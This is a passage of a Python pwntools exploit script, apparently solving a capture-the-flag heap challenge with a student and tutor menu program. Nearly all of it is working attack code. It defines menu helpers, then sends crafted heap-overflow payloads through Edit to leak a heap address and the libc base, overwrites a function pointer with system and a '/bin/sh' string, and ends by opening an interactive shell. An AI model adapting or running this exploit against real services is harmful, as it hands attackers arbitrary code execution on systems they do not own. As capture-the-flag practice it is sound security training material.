    io.recvuntil('schoolname\n')
    io.sendline(snemelen)
    io.recvuntil('name\n')
    io.sendline(sname)
    io.recvuntil('(yes/no)\n')
    io.sendline(option)

def Remove(num):
    io.recvuntil('option:\n')
    io.sendline('2')
    io.recvuntil('delete\n')
    io.sendline(num)

def Edit(num, option, length, name):
    io.recvuntil('option:\n')
    io.sendline('3')
    io.recvuntil('edit\n')
    io.sendline(num)
    io.recvuntil('option:\n')
    io.sendline(option)
    if option == 1:
        io.recvuntil('name\n')
        io.sendline(length)
        io.recvuntil('name\n')
        io.sendline(name)
    else:
        io.recvuntil('schoolname\n')
        io.sendline(length)
        io.recvuntil('schoolname\n')
        io.sendline(name)

def Introduction(num):
    io.recvuntil('option:\n')
```

```

        io.sendline('4')
        io.recvuntil('intro\n')
        io.sendline(num)
#----- heap
for x in xrange(30):
    Add(str(0x2f), 'A'*0x30, str(0x2f), 'A'*0x30, 'yes')

payload = 'A'*0x30
payload += p64(0) + p64(0x41)
payload += p64(0x1d) + p64(0x607128)
payload += p32(0x7F17) + p32(0) + p64(0x400954)
payload += p64(0x607128) + p32(0x7F17) + '\x01' + '\x00'*2
Edit('28', '2', str(len(payload)), payload)

Introduction('29')

io.recvuntil('tutor from ')
content = io.recvline(keepends=False)
heap_addr = u64(content.ljust(8, '\x00'))
log.info('heap_addr = ' + hex(heap_addr))

#----- libc
Add(str(0x9f), 'A'*0xa0, str(0x9f), 'A'*0xa0, 'yes')
Add(str(0x2f), 'A'*0x30, str(0x2f), 'A'*0x30, 'yes')
Add(str(0x2f), 'A'*0x30, str(0x2f), 'A'*0x30, 'yes')

Remove('30')

payload = 'A'*0x30
payload += p64(0) + p64(0x41)
payload += p64(0x20) + p64(heap_addr+0x100)
payload += p32(0x18f) + p32(0) + p64(0x400954)
payload += p64(heap_addr+0x100) + p32(0x18f) + '\x01' + '\x00'*2
Edit('31', '2', str(len(payload)), payload)

Introduction('32')

io.recvuntil('tutor from ')
content = io.recvline(keepends=False)
libc_base = u64(content.ljust(8, '\x00')) - 0x3c4b78
log.info('libc_base = ' + hex(libc_base))

#-----
Add(str(0x9f), 'A'*0xa0, str(0x9f), 'A'*0xa0, 'yes')
Add(str(0x2f), 'A'*0x30, str(0x2f), 'A'*0x30, 'yes')
Add(str(0x2f), '/bin/sh\x00', str(0x2f), '/bin/sh\x00', 'yes')

```

```
system_addr = libc_base + libc.symbols['system']
payload = 'A'*0x30
payload += p64(0) + p64(0x41)
payload += p64(0x22) + p64(heap_addr+0x4e0)
payload += p32(0x2F) + p32(0) + p64(system_addr)
payload += p64(heap_addr+0x520) + p32(0x2F) + '\x01' + '\x00'*2
Edit('33', '2', str(len(payload)), payload)
```

```
Introduction('34')
```

```
io.interactive()
```